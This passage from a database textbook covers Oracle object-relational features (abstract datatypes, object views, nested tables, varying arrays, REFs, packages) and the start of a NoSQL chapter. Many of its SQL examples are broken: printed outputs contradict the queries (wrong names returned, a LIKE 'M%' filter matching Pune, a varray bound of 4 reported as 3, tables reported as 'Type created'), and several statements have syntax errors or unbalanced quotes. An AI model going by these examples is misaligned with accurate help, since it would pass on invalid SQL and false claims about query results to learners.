For the record inserted in the example, the Name value is **Rahul**, and the Street value is **Kothrud**. Here the parameters for the constructor method are in the exact same order as the attributes of the datatype.

A second record can be inserted into CUSTOMER, using the exact same format for the calls to the constructor methods :

```
INSERT INTO CUSTOMER VALUES(2, PERSON_TY('Smita',  
ADDRESS_TY ('M.G. Rd', 'Pune', 'Maharashtra', 411001));
```

The second record has now been inserted into the customer table. Uses of constructor methods are needed while manipulating records in tables that use an abstract datatype.

5.5.5 Selection From An Abstract Datatype

Example :

If the selection of CUSTOMER_ID values from CUSTOMER is required, that column can simply be queried from the table.

SELECT CUSTOMER_ID **FROM** CUSTOMER;

Output :

```
CUSTOMER_ID
-----
1
2
```

Querying the CUSTOMER_ID values is straightforward, since that column is a normal datatype within the CUSTOMER table. When all of the columns of the CUSTOMER table are queried, the complexity of the abstract datatype is disclosed.

Example :

SELECT * FROM CUSTOMER;

Output :

```
CUSTOMER_ID
-----
PERSON (NAME, ADDRESS (STREET, CITY, STATE, PIN))
-----
1
PERSON_TY ('Rahul', ADDRESS_TY('Kothrud', 'Pune',
'Maharashtra', 411054))
2
PERSON_TY ('Smita', ADDRESS_TY('M.G. Rd, 'Pune',
'Maharashtra', 411001))
```

The output shows that CUSTOMER_ID is a column within CUSTOMER and the PERSON column uses an abstract datatype. The column name for the Person column shows the names of the abstract datatype used and the nesting of the **ADDRESS_TY** datatype within the **PERSON_TY** datatype.

Example :

SELECT CUSTOMER_ID, **CLIENT.PERSON.NAME** **FROM**
CUSTOMER **CLIENT**;

Notice the column syntax for the Name column :

CLIENT.PERSON.NAME

As a column name, **CLIENT.PERSON. NAME** points to the Name attribute within the PERSON_TY datatype. The format for the column name is :

TABLEALIAS.COLUMN.ATTRIBUTE

Output :

CUSTOMER_ID	PERSON.NAME
1	Pallavi
2	Mahesh

There is a difference between **INSERTS** and **SELECTS** Commands. In **INSERTS** the name of the **datatype** is needed and during **SELECTS** the name of the **column** is used.

What if the **selection** of the Street values from the CUSTOMER table is needed?

The STREET column is part of the ADDRESS_TY datatype, which in turn is part of the PERSON_TY datatype. To select this data, extend the Column. Attribute format to include the nested type. The format will be :

TABLEALIAS.COLUMN.COLUMN.ATTRIBUTE

Example :

To select the STREET attribute of the ADDRESS attribute within the PERSON column, the query will be,

SELECT CLIENT.PERSON.ADDRESS.STREET FROM CUSTOMER CLIENT;

Output :

<u>PERSON.ADDRESS.STREET</u>
Kothrud
M.G. Rd.

The syntax **SELECT CLIENT.PERSON.ADDRESS.STREET** tells Oracle exactly how and where to find the Street attribute.

The main thing we have to take in mind that if an abstract datatype is used, neither **INSERT** nor **SELECT** values for the abstract datatype attributes can be done **without knowing** the exact structure of the attributes.

A column's values **cannot be inserted** or **updated** unless the datatype is known and the nesting of datatypes needed to reach it.

For example, the CUSTOMER table's city values cannot be selected unless it is known that city is part of the Address attribute and Address is part of the Person column.

Example :

```
SELECT          CLIENT.PERSON.NAME,
CLIENT.PERSON.ADDRESS.CITY FROM CUSTOMER CLIENT
WHERE CLIENT.PERSON.ADDRESS.CITY LIKE 'M%';
```

Output :

PERSON.NAME	PERSON	ADDRESS. CITY
Rahul		Pune
Smita		Pune

While updating data within an abstract datatype we have to refer to its attributes via the Column Attributes syntax shown in the preceding examples.

For Example :

To change the **CITY** value for customers who live in Mumbai execute the following **UPDATE** statement :

```
UPDATE          CUSTOMER          CLIENT          SET
CLIENT.PERSON.ADDRESS.CITY = 'MADRAS'
WHERE CLIENT.PERSON.ADDRESS.CITY = 'CHENNAI';
```

Output :

2 rows updated.

Oracle will use the **WHERE** clause to find the right records to update, and the **SET** clause to set the new values for the row's **CITY** columns.

From the above examples we see that using an abstract datatype simplifies the representation of the data but may complicate the way in which it is queried and worked with. The benefits of abstract datatypes need to be weighed (more intuitive representation of the data) against the potential increase in complexity of data access and manipulation.

While deleting data within an abstract datatype we have to refer to its attributes via the COLUMN.ATTRIBUTES syntax shown in the preceding examples.

For example, to delete the record for the customers who live in **Kothrud**, execute the following **delete** statement :

Example :

DELETE FROM CUSTOMER CLIENT WHERE
CLIENT.PERSON.ADDRESS.STREET = 'Kothrud';

Oracle will use the **where** clause to find the right records to delete.

Output :

1 row deleted.

6.6 IMPLEMENTING OBJECT VIEWS

While implementing object-relational database applications, the relational database design methods are first used. Then the database design is properly normalised and groups of columns can be represented by an abstract datatype are looked for. Abstract datatypes are created for these groups of columns. Then tables can be created based on the abstract datatypes.

As shown in the previous example, the order of operations is as follows :

1. Create the **ADDRESS_TY** datatype.
2. Create the **PERSON_TY** datatype, using the **ADDRESS_TY** datatype.
3. Create the **CUSTOMER** table, using the **PERSON_TY** datatype.

6.6.1 Why Use Object Views ?

The need would be the ability to overlay **Object-Oriented** (OO) structures, such as abstract datatypes, on existing relational tables. Oracle provides **Object views** as a means for doing exactly this.

If the **CUSTOMER** table already exists, the **ADDRESS_TY** and **PERSON_TY** datatypes could be created and object views could be used to relate them to the **CUSTOMER** table. In the following example, the **CUSTOMER** table is created as a relational table, using only the Oracle8i/9i standard datatypes.

CREATE TABLE CUSTOMER

(CUSTOMER_ID NUMBER PRIMARY KEY, NAME
VARCHAR2(25),
STREET VARCHAR2(40), CITY VARCHAR2(20), STATE
VARCHAR2(20), PIN NUMBER);

If another table or application that stores information about people and addresses is required, **ADDRESS_TY** can be created and applied to the **CUSTOMER** table as well.

Example :

By using CUSTOMER table already created, the abstract datatypes should be created. First, create ADDRESS_TY. Consider that ADDRESS_TY and PERSON_TY datatypes do not already exists.

CREATE OR REPLACE TYPE ADDRESS_TY AS OBJECT

```
(STREET VARCHAR2(40), CITY VARCHAR2(20), STATE
VARCHAR2(20), PIN NUMBER);
```

Next, create PERSON_TY that uses ADDRESS_TY:

CREATE OR REPLACE TYPE PERSON_TY AS OBJECT

```
(NAME VARCHAR2(20), ADDRESS ADDRESS_TY);
```

Next, create CUSTOMER_TY that uses PERSON_TY:

CREATE OR REPLACE TYPE CUSTOMER_TY AS OBJECT

```
(CUSTOMER_ID NUMBER, PERSON PERSON_TY);
```

Consider another example displaying customer column creating the CUSTOMER_OV.

CREATE OR REPLACE VIEW CUSTOMER_OV (CUSTOMER_ID, PERSON) AS

```
SELECT CUSTOMER_ID, PERSON_TY(NAME,
ADDRESS_TY(STREET, CITY, STATE, PIN)) FROM CUSTOMER;
INSERT INTO CUSTOMER VALUES(1, 'Rahul', 'Kothrud', 'Pune',
'Maharashtra', 411054);
INSERT INTO CUSTOMER VALUES(2, 'Smita', 'M.G. Rd', 'Pune',
'Maharashtra', 411001);
INSERT INTO CUSTOMER VALUES(3, 'Hansel', 'Darya Rd',
'Ahemdabad', 'Gujarat', 3000042);
```

6.6.2 Using A 'Where' Clause In Object Views**Example :**

A WHERE clause can also be used in the query that forms the basis of the object view. In the following example, the CUSTOMER_OV is modified to include a where clause that limits the object view to only displaying the customer values for which the state column holds the value **Maharashtra**.

CREATE OR REPLACE VIEW CUSTOMER_OV (CUSTOMER_ID, PERSON) AS

```
SELECT CUSTOMER_ID, PERSON_TY (NAME, ADDRESS_TY
(STREET, CTIY, STATE, PIN)) FROM CUSTOMER WHERE STATE
= 'Maharashtra';
```

Note : When the object view CUSTOMER_OV is created, the Where clause of the view's base query does not refer to the abstract

datatype. Instead, it refers directly to the column in the CUTOMER table.

To create object views based on existing relational table, the order of operation is:

1. Create the **CUSTOMER** table.
2. Create the **ADDRESS_TY** datatype.
3. Create the **PERSON_TY** datatype, using the **ADDRESS_TY** datatype.
4. Create the **CUSTOMER_TY** datatype, using the **PERSON_TY** datatype.
5. Create the **CUSTOMER_OV** object view, using the defined datatypes.

6.4, 6.5, 6.6 Check Your Progress

Fill in the blanks

- 1) Varying Arrays are known as _____ .
- 2) The operations that affect object are called as _____ .
- 3) Abstract datatype are a part of an object oriented concept called _____ .

6.7 BENEFITS OF USING OBJECT VIEWS

The main benefits of using object views are :

1. Object views allow creation of abstract datatypes within tables that already exist. Since the same abstract datatypes can be used in multiple tables within an application, an application's adherence to standard representation of data and the ability to reuse existing objects can be improved.
2. Object views allow two different ways to enter data i.e. a table can be treated as a relational table or an object table.

Manipulating Data Via Object Views

Data in the customer table can be inserted or updated via **CUSTOMER_OV** the object view, or the customer table can be updated directly. Treating **CUSTOMER** as just a table, data insertion can be performed by a normal SQL Insert command, as shown in the following example:

Example :

```
INSERT INTO CUSTOMER VALUES(4, 'Alfa Technologies', '15, Om archade', 'F.C. Road', 'Maharashtra', 411016);
```


This Insert command inserts a single record into the CUSTOMER table. Even though an object view has been created on the table, the CUSTOMER table can be treated as a regular relational table.

Since the object view has been created on the CUSTOMER table, data can be inserted into CUSTOMER through the constructor methods used by the view.

The example shown in the following listing inserts a single record into the **CUSTOMER_OV** object view using the CUSTOMER_TY, PERSON_TY, and ADDRESS_TY constructor methods :

Example :

```
INSERT INTO CUSTOMER_OV VALUES(5, PERSON_TY('Sai  
Engineers', ADDRESS_TY (53, 'OM Archade', F.C.Road',  
'Maharashtra', 411016));
```

Since either method can be used to insert values into the CUSTOMER_OV object view, the manner in which the application performs data manipulation can be standardised. When the inserts are all based on abstract datatypes, then the same kind of code for inserts can be used, whether the abstract datatypes were created **before** or **after** the table.

6.8 NESTED TABLES

An Introduction

Oracle 8i/9i allows specifying a special object type known as **Nested Table**, or **tables-within-tables** type. This type is used when the number of dependent instances of the type is large or unknown. An example of this is the dependent attribute of an employee object.

Nested Table Implementation

Example :

1. For creating **TYPE ADDRESS_TY** :
CREATE OR REPLACE TYPE ADDRESS_TY AS OBJECT
(STREET **VARCHAR2**(40), CITY **VARCHAR2**(20), STATE **VARCHAR2**(20), PIN **NUMBER**);
2. For creating **TYPE NAME_TY** :
CREATE OR REPLACE TYPE NAME_TY AS OBJECT
(NAME **VARCHAR2**(20), ADDRESS **ADDRESS_TY**);
3. For creating **TYPE DEPENDENT_TY** :
CREATE OR REPLACE TYPE DEPENDENT_TY AS OBJECT
(RELATION **VARCHAR2**(10), **NAME_TY**, AGE **NUMBER**);
4. For creating a **NESTED TABLE**:

CREATE OR REPLACE TYPE DEPENDENT_LIST **AS TABLE** OF DEPENDENT_TY;

5. For creating **TYPE** EMPLOYEE_INFO_TY :

CREATE OR REPLACE TYPE EMPLOYEE_INFO_TY **AS OBJECT**
(EMPLOYEE_ID **NUMBER**(5), NAME **NAME_TY**, SALARY **NUMBER**(10,2),
DEPT_ID **NUMBER**(5), DEPENDENTS **DEPENDENT_LISTT**);

6. For creating the **TABLE** EMPLOYEE_INFO of the **TYPE** EMPLOYEE_INFO_TY :

CREATE TABLE EMPLOYEE_INFO OF EMPLOYEE_INFO_TY
OIDINDEX OID_EMPLOYEE_INFO
NESTED TABLE DEPENDENTS **STORE AS**
DEPENDENTS_TY;

The store table for the nested table type is specified and it will take on the default storage attributes of the master table's table space.

1. Inserting values in the instead table :

INSERT INTO EMPLOYEE_INFO **EMP VALUES**(1,
NAME_TY('Rahul',
ADDRESS_TY('Om Archade', 'F.C. Road', 'Pune', 411016)), 8000,10,
DEPENDENT_LIST(
DEPENDENT_TY('Brother', **NAME_TY**('Ojas',
ADDRESS_TY ('M.G.RD', 'Camp', 'Pune', 411001)), 19),
DEPENDENT_TY('Mother', **NAME_TY**('Gauri',
ADDRESS_TY('M.G.RD', 'Camp', 'Pune', 411001)), 40),
DEPENDENT_TY('Father', **NAME_TY**('Ajay',
ADDRESS_TY('M.G.RD', 'Camp', 'Pune', 411001)), 42))),

2. Inserting only detail table values in the nested table:

INSERT INTO THE (SELECT DEPENDENTS FROM
EMPLOYEE_INFO)**DEPENDS**
VALUES(**DEPENDENT_TY**('Friend', **NAME_TY**('Smita',
ADDRESS_TY('M.G.RD', 'Camp', 'Pune', 411001)), 23),
INSERT INTO THE (SELECT DEPENDENTS FROM
employee_info)**DEPENDS**
VALUES(**DEPENDENT_TY**('Colleague', **NAME_TY**('Bhagesh
ADDRESS_TY('Subhash Nagar, 'Sadashiv peth', 'Pune', 411030), 22));

3. Updating values of a child record in the nested table:

```
UPDATE THE (SELECT DEPENDENTS FROM  
EMPLOYEE_INFO)DEPENDS  
SET DEPENDS.RELATION = 'Wife' WHERE DEPENDS.  
RELATION = 'Friend';
```

4. Deleting values of a child record in the nested table:

```
DELETE THE (SELECT DEPENDENTS FROM  
EMPLOYEE_INFO)DEPENDS  
WHERE DEPENDS.RELATION = 'Colleague';
```

6.9 VARIABLE ARRAYS

A varying array allows the storing of repeating attributes of a record in a single row. For example, consider a table that stores company information such as the **company name** and **address**. One company can have multiple addresses.

Example :

```
CREATE TABLE COMPANY_INFO(NAME VARCHAR2(40),  
ADDRESS VARCHAR2(1000));
```

Since one company can have multiple addresses, the company name will have to be repeated for all the addresses it has, through the name will be same for all the different records.

6.9.1 Creating A Varying Array

A varying array can be created based on either an abstract datatype or one of Oracle's standard datatypes (such as NUMBER). While using varying arrays, the datatypes can consist of only one column. If multiple columns are used in an array, we use nested tables.

The **COMPANY_ADDRESS_TY** abstract datatype has one attribute, **ADDRESS**. To use this datatype as part of a varying array in the **COMPANY_INFO** table, a decision needs to be made on the maximum number of addresses per company. In this example, assume that no more than **four addresses** per company will be stored.

To create the varying array, use the **AS VARRAY()** clause of the **CREATE TYPE** command.

Example :

```
CREATE TYPE COMPANY_ADDRESS_TY AS VARRAY(4) OF  
VARCHAR2(1000);
```

This statement creates a **VARRAY** type called **COMPANY_ADDRESS_TY**, which can hold a maximum of **4 elements** of data-type **VARCHAR2(1000)**, i.e. 4 entries per record, each storing address information for the company.

Now that the varying array **COMPANY_ADDRESS_TY** is created, this can be used as part of the creation of either a table or an abstract datatype.

Example :

```
CREATE TABLE COMPANY_INFO(  
    COMPANY_NAME      VARCHAR2(40),      ADDRESS  
COMPANY_ADDRESS_TY);
```

This SQL statement creates a table called **COMPANY_INFO**, which contains an embedded object called **ADDRESS** that is a **VARRAY** of type **COMPANY_ADDRESS_TY**.

Describing the Varying Array

The **COMPANY_INFO** table will contain one record for each company, even if that company has multiple addresses. The multiple addresses will be stored in the address column, using the **COMPANY_ADDRESS_TY** varying array.

Example :

```
DESC COMPANY_INFO;
```

Output :

Name	Null?	Type
COMPANY_NAME		VARCHAR2(40)
ADDRESS		COMPANY_ADDRESS_TY

The **USER_TAB_COLUMNS** data dictionary view is used to see information about the structure of the Address column.

Example :

```
SELECT COLUMN_NAME, DATA_TYPE FROM  
USER_TAB_COLUMNS  
    WHERE TABLE_NAME = 'COMPANY_INFO';
```

Output :

COLUMN NAME	DATA TYPE
COMPANY_NAME	VARCHAR2
ADDRESS	COMPANY_ADDRESS_TY

From the **USER_TAB_COLUMNS** output, it is seen that the address column uses the **COMPANY_ADDRESS_TY** varying array as its datatype.

The **USER_TYPES** data dictionary view can be queried to see the datatype **COMPANY_ADDRESS_TY** as :

Example :

```
SELECT TYPECODE, ATTRIBUTES FROM USER_TYPES
WHERE TYPE_NAME = 'COMPANY_ADDRESS_TY';
```

Output :

TYPECODE	ATTRIBUTES
COLLECTION	0

The **USER_TYPE** output shows that **COMPANAY_ADDRESS_TY** is a collector, with no attributes.

USER COLL_TYPES

The **USER COLL TYPES** data dictionary view can be queried to see the characteristics of the Varying array, including the upper limit to the number of entries it can contain per record and the abstract datatype on which it is based.

The **USER_COLL_TYPES** data dictionary view can be queried to see the data type **COMPANY_ADDRESS_TY** as:

Example :

```
SELECT TYPE_NAME, COLL_TYPE, UPPER_BOUND FROM
USER_COLL_TYPES.
WHERE TYPE_NAME = 'COMPANY_ADDRESS_TY';
```

Output :

TYPE_NAME	COLL_TYPE	UPPER_BOUND
COMPANY_ADDRESS_TY	VARYING ARRAY	3

Data Manipulation

We see below the example of insertion of data into the table.

Example :

```
INSERT INTO COMPANY_INFO VALUES ('Alfa Technologies',
COMPANY_ADDRESS_TY ('15, OM Archade, F.C. Road, Pune,
16', NULL, NULL));
INSERT INTO COMPANY INFO VALUES ('Swami International';
```

COMPANY_ADDRESS_TY('Vrindavan, Plot No. 17, Gokul Nagar, M.I.T. Road, OFF Poud Road, Pune 411038')

Here we see that each Insert statement uses the system-generated constructor for the VARRAY called **COMPANY_ADDRESS_TY**. Also, the first insert statement only inserts one address of data but two of the VARRAY elements are null, the second inserts three values for address.

6.10 REFERENCING OBJECTS

The Referencing object (**REFs** data type) is new to oracle. This data type acts as a **pointer** to an object. A REF can also be used in a manner similar to a foreign key in a RDBMS. A **REF** is used primarily to store an object identifier and to allow the user to select that object.

REF's establish relationship between two object tables, in the same way as a primary-key/foreign-key relationship in relational tables. Relational tables have difficulty if more than one table is needed in a primary-key/foreign-key relationship related to a single table. **For example**, an ADDRESS table, that stores addresses from several entities. If we use **REF's** we can eliminate this problem, because an unscoped REF can refer to any accessible object table.

A **SCOPE** clause in a definition forces a set of **REFs** for a given column to be confined to a single object table. For a given **REF** column there can be only one **REF** clause. **REF** scope can be set at either the column or table level.

REF values can be stored with or without a **ROWID**. If we store a **REF** with a **ROWID** we get more speed for de-referencing operations, but it takes more space. If **WITH ROWID** is not specified with the **REF** clause, the default is to not store **ROWIDs** with the **REF** values. **SCOPE** clauses prevent dangling references, as they will not allow **REF** values unless the corresponding entries in the **SCOPE** table is present.

We can add **REF** columns to nested table with the **ALTER TABLE** command.

A call to a **REF** returns the **OID** of the object instance. An **OID** is a 128-byte base-64 number, it is useful only as a handle to the object instance. To get the value stored in the instance that is referred to by a **REF**, the **DEREF** routine is used. **DEREF** returns values in the object instance referenced by a specific **REF** value.

Example For The Use OF REF

1. For creating a TYPE object:

CREATING TYPE DEPT_TY AS OBJECT

(DNAME **VARCHAR2**(90), ADDRESS **VARCHAR2**(150));

Output :

Type created.

2. For creating a TABLE object using the above TYPE object :

CREATE TABLE DEPT OF DEPT_TY;

Output :

Type created.

3. For creating a TABLE object that references to the TYPE object and also specifies the SCOPE:

CREATE TABLE EMP

(ENAME **VARCHAR2**(90), ENUMBER **NUMBER**, EDEPT **REF DEPT_TY SCOPE IS DEPT**);

Output :

Type created.

4. For inserting values in the DEPT table :

INSERT INTO DEPT VALUES(DEPT_TY('Production', '110 Karve Road'))

INSERT INTO DEPT VALUES(DEPT_TY('Sales', '41 Somwar Peth'))

Output :

1 row created.

1 row created.

5. For viewing the DEPT table:

SELECT*FROM DEPT;

Output :

DNAME	ADDRESS
Production	110 Karve Road
Sales	41 Somwar Peth

6. For viewing the REF from the DEPT table:

SELECT REF(D) FROM DEPT D;

Output :

D

```
-----  
0000280209A656BEEF11D1AD5B0060972CFBA8A656BEEE11B811  
D1AD5B0060972CFBA8008000C10000  
0000280209A656BEEF11D1AD5B0060972CFBA8A656BEEE11B811  
D1AD5B0060972CFBA8008000C10001
```

7. For inserting a row into the EMP table for an employee in Sales department :

**INSERT INTO EMP SELECT 'Sumeet Rao', 1, REF(d) FROM DEPT
D**

WHERE D.DNAME = 'Production';

Output :

1 row created.

8. For viewing records from the EMP table:

SELECT * FROM EMP;

Output :

ENAME	ENUMBER	EDEPT
Sumeet	1	0000220208A656BEEF11B811D1AD5B0060972CFBA8A656BEEE11D1AD5B0060972CFBA8

9. For viewing ENAME, ENUMBER and the details of EDEPT column of the EMP table using the DEREf routine :

SELECT ENAME, ENUMBER, DEREf(EDEPT)FROM EMP;

Output :

ENAME	ENUMBER	DEREF (EDEPT)	(DNAME, ADDRESS)
Sumeet Rao	1	DEPT_T ('Production',	'110 Karve Road')

6.7, 6.8, 6.9, 6.10 Check Your Progress

Fill in the Blanks.

- 1) Tables within tables called as_____.
- 2) A _____ is used primarily to store an object identifier.
- 3) _____ clauses prevents dangling references.

6.11 INTRODUCTION TO ORACLE PACKAGES

A package is an oracle object, which holds other objects within it. Objects commonly held within a package are procedures, functions, variables, constants, cursors and exceptions. The tool used to create a package is SQL*Plus. It is way of creating generic, encapsulated, reusable code.

A package once written and debugged is compiled and stored in oracle's system tables held in an oracle database. All users who have execute permissions on the oracle database can then use the package.

Packages can contain PL/SQL blocks of code, which have been written to perform some process entirely on their own. These PL/SQL blocks of code do not require any kind of input from other PL/SQL blocks of code. These are the package's standalone subprograms.

Alternatively, a package can contain a subprogram that requires input from another PL/SQL block to perform its programmed processes successfully. These are also subprograms of the package but these subprograms are not standalone.

Subprograms held within a package can be called from other stored programs, like triggers, pre compilers or any other Interactive oracle program like SQL*Plus.

- Unlike the stored programs, the package itself cannot be called, passed parameters to or nested.

Components of An Oracle Package

A package has usually two components, a specification and a body. A package's specification declares the types (variables of the Record type), memory variables, constants, exceptions, cursors and subprograms that are available for use. A package's body fully defines cursors, functions and procedures and thus implements the specifications.

Why Use Packages ?

Packages offer the following advantages :

1. Packages enable the organization of commercial applications into efficient modules. Each package is easily understood and

the interfaces between packages are simple, clear and well defined.

2. Packages allow granting of privileges efficiently.
3. A package's public variables and cursors persist for the duration of the session. Therefore all cursors and procedures that execute in this environment can share them.
4. Packages enable the overloading of procedures and functions when required.
5. Packages improve performance by loading multiple objects into memory at once. Therefore subsequent calls to related subprograms in the package require no I/O
6. Packages promote code reuse through the use of libraries that contain stored procedures and functions ,thereby reducing redundant coding.

Package Specification

The package specification contains

- Name of the package
- Name of the data type of any arguments
- This declaration is local to the database and global to the package.

This means that procedures, functions, variables, constants, cursors and exceptions and other objects declared in a package are accessible from anywhere in the package. Therefore all the information a package needs, to execute a stored subprogram, is contained in the package specification itself.

Example

The following is the example of package creation specification. In this example, the specification declares a function and a procedure.

```
CREATE PACKAGE BNK_PCK_SPEC IS  
FUNCTION F_CHKACCTNO(VACCT_NO IN VARCHAR2)  
RETURN NUMBER ;  
PROCEDURE PROC_INSUPD(VFD_NO  
IN VARCHAR2,VACCT_NO IN VARCHAR2,VAMT IN  
NUMBER);  
END BNK_PCK_SPEC ;
```

Output :

Package created.

The package Body

The body of the package contains the definition of public objects that are declared in the specification. The body can also contain other object declarations that are private to the package. The objects declared privately in the package body are not accessible to other objects outside the package. Unlike package specification, the package body can contain subprogram bodies.

After the package is written, debugged, compiled and stored in the database applications can reference the package's types, call its subprograms, use its cursors, or raise its exceptions.

Alterations to an existing package

To recompile a package, use the ALTER PACKAGE command with the compile keyword. This explicit recompilation eliminates the need for any implicit run time recompilation and prevents any associated runtime compilation errors and performance overhead. It is common to explicitly compile a package after modifications to the package.

Recompiling a package recompiles all objects defined within a package. Recompiling does not change the definition of the package or any of its objects. This statement recompiles the package specification.

Syntax :

ALTER PACKAGE <PackageName> COMPILE PACKAGE

The following example recompile just the body of a package.

Example:

ALTER PACKAGE TRANSACTION_MGMT COMPILE BODY;

Output:

Package body altered.

6.12 SUMMARY

Grant command is used to give permissions to user and revoke command is used to revoke permissions from user. Upgraded oracle 9i consists of three different types – Relations, object relational and Object Oriented.

Oracle has different types of objects abstract datatype, nested tables, varying arrays and large objects. Naming convention is the feature of objects. View is the window through which we can look into the table. We can create a view using create command. Oracle 8i / 9i allows specifying a special object type known as Nested labels or table within tables. Referencing object is new to oracle. This type is act as pointer to an object. A reference can also be used in a manner similar to foreign key RDBMS.

6.13 CHECK YOUR PROGRESS-ANSWERS

6.1,6.2,6.3

1. An object –oriented
2. Data and the methods
3. Internet

6.4,6.5,6.6

- 1) VARRAYS
- 2) Methods
- 3) Abstraction

6.7, 6.8, 6.9,6.10

- 1) Nested Tables
- 2) REF
- 3) SCOPE

6.14 QUESTIONS FOR SELF - STUDY

Q..1. Create the table described below:

Table Name : SALESMAN_MASTER

Description : Used to store information about products..

Column Name	Data Type	Size	Default	Attributes
SalesmanNo	Varchar2	5		
SalesmanName	Varchar2	15		
Address	Address_Ty			
SalAmt	Number	10, 2		
SaleTrgt	Number	8, 2		
SaleAchvd	Number	8, 2		
Remarks	Varchar2	50		

2. Insert the following data into their respective tables.

a) Data for **SALESMAN_MASTER** table :

Salesman No	Name	Address 1	Address 2	City	PinCode	State
S0001	Raj	51	Kothrud	Pune	400054	Maharashtra
S0002	Sachine	B/7	Varaje	Pune	400015	Maharashtra
S0003	Amit	F-4	FatimaNagar	Pune	400001	Maharashtra
S0004	Kunal	C/4	Bibawewadi	Pune	400037	Maharashtra

SalesmanNo	SalAmt	TgtToGet	YtdSales	Remarks
S0001	4000	100	50	Good
S0002	4000	200	100	Good
S0003	4000	200	100	Good
S0004	4000	200	150	Good

3. Create type Address_Ty consisting of the following columns :

Type Name : Address_Ty

Column Name	Data Type	Size
Address 1	Varchar2	25
Address 2	Varchar2	25
City	Varchar2	15
PinCode	Number	8
State	Varchar2	10

4. Exercise on retrieving records from a table.

- a) Retrieve the list of city and state from Sales_Master.
- b) Change the **city** value for salesman who live in Pune to Nagapur.
- c) Delete the record for the salesman who live in Nagapur.

5. Create type objects as described below :

- a) Create type Dependent_Ty consisting of the following columns

Type Name : Dependent_Ty

Column Name	Data Type	Size
Relation	Varchar2	20
Age	Number	

- b) Create nested table Dependent_List consisting of Dependent_Ty
- c) Create type Salesman_info_ty with the following columns

Type Name : Salesman_info_ty

Column Name	Data Type	Size
ID	Number	5
Name	Varchar2	25
Dependents	Dependent_List	

- d) Create the TABLE Salesman_info of the TYPE Salesman_info_ty



NOTES

This image shows a single sheet of white paper with horizontal ruling lines. The lines are evenly spaced and run across the width of the page. There are no margins, text, or other markings on the paper.

Chapter : 7

NOSQL

7.0 Objectives

7.1 Introduction

7.2 NOSQL Database

7.3 Database Features of NOSQL

7.4 Why NOSQL?

7.5 Types of NOSQL

7.6 Structured vs Unstructured Data

7.7 Comparative study of SQL and NOSQL

7.8 What is the CAP Theorem?

7.9 NOSQL Data Model

7.10 Introduction to Big Data

- Check Your Progress - Answers

7.0 Objectives

After studying this chapter you will be able to-

- Explain need of NOSQL
- Features of NOSQL
- Why to use NOSQL

7.1 Introduction

This chapter introduces you to the concept of NoSQL. It also describes concept of Big Data.

7.2 NoSQL Database

Relational databases have been used for decades, and in the last few years NoSQL has been a growing choice for large-

scale web applications. Non-relational databases provide the scale and speed that you may need for your application.

NoSQL is a non-relational Database Management System. NoSQL database is used for distributed data stores with humongous data storage needs. NoSQL is used for Big data and real-time web apps. It is designed for distributed data stores where very large scale of data storing needs. These types of data storing may not require fixed schema, avoid join operations and typically scale horizontally.

NoSQL database stands for "Not Only SQL" or "Not SQL" or "Not Structured".

7.3 Database Features of NoSQL

NoSQL Databases can have a common set of features such as:

- Non-relational data model.
- Runs well on clusters.
- Mostly open-source.
- Built for the new generation Web applications.
- Is schema-less.
- Key-Value pair storage, Column Store, Document Store, Graph databases
- Eventual consistency rather ACID property
- Unstructured and unpredictable data

7.4 Why NoSQL?

With the explosion of social media, user-driven content has grown rapidly and has increased the volume and type of data that is produced, managed, analyzed, and archived. In addition, new sources of data, such as sensors, Global Positioning Systems or GPS, automated trackers, and other monitoring systems generate huge volumes of data on a regular basis.

These large volumes of data sets, also called big data, have introduced new challenges and opportunities for data storage, management, analysis, and archival. In addition, data is becoming increasingly semi-structured and sparse. This

means that RDBMS databases which require upfront schema definition and relational references are examined.

To resolve the problems related to large-volume and semi-structured data, a class of new database products has emerged. These new classes of database products consist of column-based data stores, key/value pair databases, and document databases. Together, these are called NoSQL. The NoSQL database consists of diverse products with each product having unique sets of features and value propositions.

7.5 Types of NoSQL

There are four basic types of NoSQL databases.

1. Key-Value database

- Key-Value database has a big hash table of keys and values.
- Ex- Riak, Tokyo Cabinet, Redis server, Memcached, and Scalaris are examples of a key-value store.

2. Document-based database

- Document-based database stores documents made up of tagged elements.
- Ex- MongoDB, CouchDB, OrientDB, and RavenDB .

3. Column-based database

- Each storage block contains data from only one column.
- Ex-BigTable, Cassandra, Hbase, and Hypertable.

4. Graph-based database

- A graph-based database is a network database that uses nodes to represent and store data.
- Ex- Neo4J, InfoGrid, Infinite Graph, and FlockDB.

7.6 Structured vs Unstructured Data

Data can be structured, semi-structured, and unstructured. Structured Data:

- quantitative data- is the type of data that fits nicely into a relational database. It's highly organized and easily

analyzed.

- comprised of clearly defined data types whose pattern makes them easily searchable
- Ex- Dates, Phone numbers, ZIP codes, Customer names
- It's inherent structure and orderliness makes it simple to query and analyze. Common applications that rely on structured data in relational databases include CRM, ERP and POS systems.

Unstructured Data :

- Unstructured data has internal structure but is not structured via pre-defined data models or schema.
- It may be textual or non-textual, and human- or machine-generated. It may also be stored within a non-relational database like NoSQL
- Ex- Text files, media files, satellite images, sensor data.

Semi-structured Data :

- Semi-structured data is information that does not reside in a relational database but that have some organizational properties that make it easier to analyze.
- With some process, you can store them in the relation database
- Ex- XML data
- Many Big Data solutions and tools have the ability to 'read' and process either JSON or XML. This reduces the complexity to analyse structured data, compared to unstructured data.

7.7 Comparative study of SQL and NoSQL

SQL	NoSQL
SQL is primarily as Relational Databases (RDBMS)	NoSQL is non-relational or distributed database.
table based databases	document based, key-value pairs, graph databases or wide-column databases

have predefined schema	have dynamic schema for unstructured data.
vertically scalable	horizontally scalable
best suited for complex queries	not so good for complex queries
not suited for hierarchical data storage	best suited for hierarchical data storage
SQL databases emphasizes on ACID properties (Atomicity, Consistency, Isolation and Durability)	NoSQL database follows the Brewers CAP theorem (Consistency, Availability and Partition tolerance)
Ex- MySql, Oracle, Sqlite, Postgres and MS-SQL	MongoDB, BigTable, Redis, RavenDb, Cassandra, Hbase, Neo4j and CouchDb

7.8 What is the CAP Theorem?

CAP theorem is also called brewer's theorem. It states that is impossible for a distributed data store to offer more than two out of three guarantees

1. Consistency

The data should remain consistent even after the execution of an operation. This means once data is written, any future read request should contain that data. For example, after updating the order status, all the clients should be able to see the same data.

2. Availability

The database should always be available and responsive. It should not have any downtime.

3. Partition Tolerance

Partition Tolerance means that the system should continue to function even if the communication among the servers is not stable. For example, the servers can be partitioned into multiple groups which may not communicate with each other. Here, if part of the database is unavailable, other parts are

always unaffected.

7.9 NoSQL Data Model

1. Denormalization

Denormalization can be defined as the copying of the same data into multiple documents or tables in order to simplify/optimize query processing or to fit the user's data into a particular data model.

